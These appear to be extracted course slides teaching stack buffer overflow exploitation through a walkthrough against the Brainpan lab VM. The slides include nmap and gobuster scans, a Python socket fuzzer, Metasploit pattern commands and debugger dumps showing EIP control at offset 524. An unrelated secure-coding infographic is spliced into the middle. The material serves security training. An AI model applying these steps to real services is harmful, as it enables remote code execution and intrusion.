


- Local variables & return addresses
- Per thread (multiple stack frames form the stack buffer)
- Typically a fixed size
- Grows downward

Heap:

- Global variables, dynamic variables & shared libraries (functions like malloc() & realloc())
- Per application
- Dynamic size
- Grows upward

Both buffers can overflow, causing a buffer overflow.
<https://t.me/learningnets>


Buffer Overflows




Buffer Overflows

Stack Frames in Detail:

- Memory is filled from high to low addresses.
- New stack frames are placed at lower addresses.
- However, buffers and other data are filled from low to high addresses (from lower to higher addresses).



Buffer Overflows



Buffer Overflow: The Process:

Step 1:

Attempt to overflow the buffer (crash the application) with excessive input.

- If the application crashes, identify the point of failure.

Step 2:

Generate a unique string, attach a debugger, and send the payload.


- Use the debugger to determine the value of the EIP (Instruction Pointer).
- Find the position (offset) where the EIP is overwritten.

Step 3:

Locate a JMP ESP instruction in a non-randomized memory segment.

- We overwrite the EIP pointer with another value. However, after we overwrite the EIP, our shellcode is AFTER the EIP. In other words, the point where the stack pointer is located when we read the EIP. But because the EIP is overwritten, execution will only continue if we enter a correct memory address here. We want the implementation to continue from the ESP pointer and therefore we are looking for a JMP ESP instruction.

Buffer Overflows



Step 4:

Overwrite the EIP with the address of the JMP ESP instruction.

Step 5:

Check for bad characters.

- Bad characters are characters the application treats as operational, like:
 - \x00 = NULL Character
 - \x0d = Carriage Return

Step 6:

Generate shellcode, excluding the bad characters, and include a NOP slide.

- The NOP slide helps ensure the shellcode executes even if the memory location is not exact.

Exploit Payload Structure


The payload is structured as follows:

Offset + EIP Control (JMP ESP address) + NOP Slide + Shellcode

Buffer Overflows

Memory Corruption / Buffer Overflow Example - Brainpan

<http://download.vulnhub.com/brainpan/Brainpan.zip>



Buffer Overflows

1. Start the Brainpan OVA Image and identify the IP address.


```
nmap -sn 192.168.178.1/24
```

2. Scan for open ports:

- Port 9999 (abyss)
- Port 10000 (HTTP)

```
nmap -sC -sV -vvv -Pn -p- 192.168.178.100
```

3. Connect to Port 9999. There is a password prompt (unknown).



The terminal window shows a session on Kali Linux. The user has run the command `nc 192.168.178.100 9999`. The screen displays a series of vertical characters resembling a buffer overflow pattern, followed by a password prompt: "WELCOME TO BRAINPAN" and "ENTER THE PASSWORD". At the bottom, the message "ACCESS DENIED" is visible.

Buffer Overflows

4. On Port 10000, a web server is running.

**ARE YOU PRACTICING
SAFE CODING?**

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

- IP THEFT** (Icon: Head)
- MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS** (Icon: Hammer)
- TAKING OVER HIGH-VALUE ACCOUNTS** (Icon: Skull)
- BREACHING ORGANIZATION PERIMETERS** (Icon: Lock)

ARE APPLICATIONS REALLY THAT UNSAFE?

(Icon: Keyboard)

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.

TOP 5 APPLICATION VULNERABILITIES

Percentage of Web Applications Affected Percentage of Hacks*

Vulnerability	Percentage of Web Applications Affected	Percentage of Hacks*
SQL Injection	32%	20%
XSS	68%	10%
Information Leakage	66%	3%
Cryptographic Issues	53%	12%
OS Command Injection	9%	1%

*Source: WHID

Buffer Overflows

5. Use a tool like GoBuster to scan for hidden directories.

```
dir -u http://192.168.178.100:10000 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
```

6. A /bin directory appears, containing a downloadable binary.

```
kali@kali:~/Desktop$ gobuster dir -u http://192.168.178.100:10000 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.178.100:10000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2023/04/14 09:01:09 Starting gobuster in directory enumeration mode
=====
/bin              (Status: 301) [Size: 0] [--> /bin/]
/.               (Status: 301) [Size: 0] [--> ./]
```

Directory listing for /bin/

-
- [brainpan.exe](#)
-

Buffer Overflows

Analyzing the Binary:



Download and analyze the binary with tools like strings to identify functions.

```
malloc
memset
printf
signal
strcmp
strcpy
strlen
WSACleanup
WSAGetLastError
WSAStartup
accept
bind
closesocket
htons
listen
recv
send
socket
KERNEL32.dll
msvcrt.dll
WS2_32.DLL
```

strcpy is likely vulnerable to a buffer overflow.

Buffer Overflows

Debug the binary locally using a debugger like Immunity Debugger or x32dbg:



Buffer Overflows

Since the "strcpy" function is being used and this is a vulnerable function we will try to cause a buffer overflow!

We can do this manually or automatically with Python. Let's create a Python script!

```
#!/usr/bin/python3

#IMPORT
import socket
import time
import sys
import random

#GLOBAL VARIABLES
host = "192.168.178.57"
port = 9999

try:
    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host,port))

    #Get banner / welcome message:
    banner = s.recv(2048).decode()
    print(banner)

    #Send command and retrieve response:
    command = "TEST"
    command = command.encode('raw_unicode_escape')

    s.sendall(command)

    #Get response
    response = s.recv(2048).decode()

    print(response)
    s.close()

except:
    print("Connection error: " + str(host))
    sys.exit(1)
```

Buffer Overflows

Send excessive input (e.g., 1000 characters) to crash the application and observe the overwritten EIP.

```
#Send command and retrieve response:  
command = 1000 * "A"  
command = command.encode('raw_unicode_escape')
```

```
Command: Commands are comma separated (like assembly instructions): mov e  
Paused First chance exception on 41414141 (C0000005, EXCEPTION_ACCESS_VIOLATION)!
```

```
EAX FFFFFFFF  
EBX 003B5000  
ECX 3117303F "shitstorm\n"  
EDX 005FF700 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
EBP 41414141  
ESP 005FF910  
ESI 31171280 <brainpan.EntryPoint>  
EDI 31171280 <brainpan.EntryPoint>  
EIP 41414141  
  
EFLAGS 00010286  
ZF 0 PF 1 AF 0  
OF 0 SF 1 DF 0  
CF 0 TF 0 IF 1  
  
LastError 00000000 (ERROR_SUCCESS)  
LastStatus 00000000 (STATUS_SUCCESS)  
  
GS 002B FS 0053  
ES 002B DS 002B  
CS 0023 SS 002B  
  
ST(0) 00000000000000000000000000000000 x87r0 Empty 0.00000000000000000000  
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.00000000000000000000  
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.00000000000000000000  
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.00000000000000000000  
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.00000000000000000000  
ST(5) 00000000000000000000000000000000 x87r5 Empty 0.00000000000000000000  
ST(6) 00000000000000000000000000000000 x87r6 Empty 0.00000000000000000000  
ST(7) 00000000000000000000000000000000 x87r7 Empty 0.00000000000000000000
```

Buffer Overflows

Finding the Offset:

1. Generate a unique pattern and send it to the application.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
```

```
print.banner

#Send command and retrieve response:
command = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A
command = command.encode('raw_unicode_escape')

s.sendall(command)
```

2. Identify the EIP value in the debugger. The value in EIP is: 35 72 41 34 (hex: 5rA4). Note, this value is shown in "endian-byte order", so this becomes: 4Ar5.

Buffer Overflows

3. Use a pattern tool to calculate the exact offset (e.g., 524).

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 4Ar5
```

4. The offset is 524. Let's test this:

```
#Send command and retrieve response:  
offset = "A" * 524  
eip = "B" * 4  
  
command = offset + eip  
command = command.encode('raw_unicode_escape')
```

Result:

```
EAX  FFFFFFFF  
EBX  002CD000  
ECX  3117303F      "shitstorm\n"  
EDX  005FF700      "AAAAAAAAAAAAAAAAAAAAAAA  
EBP  41414141  
ESP  005FF910  
ESI  31171280      <brainpan.EntryPoint>  
EDI  31171280      <brainpan.EntryPoint>  
  
EIP   42424242  
  
EFLAGS  00010286  
ZF 0  PF 1  AF 0  
OF 0  SF 1  DF 0  
CF 0  TF 0  IF 1  
  
LastError 00000000 (ERROR_SUCCESS)  
LastStatus 00000000 (STATUS_SUCCESS)
```

Buffer Overflows

Status:

At this moment we can overwrite and control the EIP pointer.

What's next?

- ~~Crash the application.~~
- ~~Define the offset of the crash.~~
- Find a return instruction.
- Check for "bad characters."
- Generate shellcode.

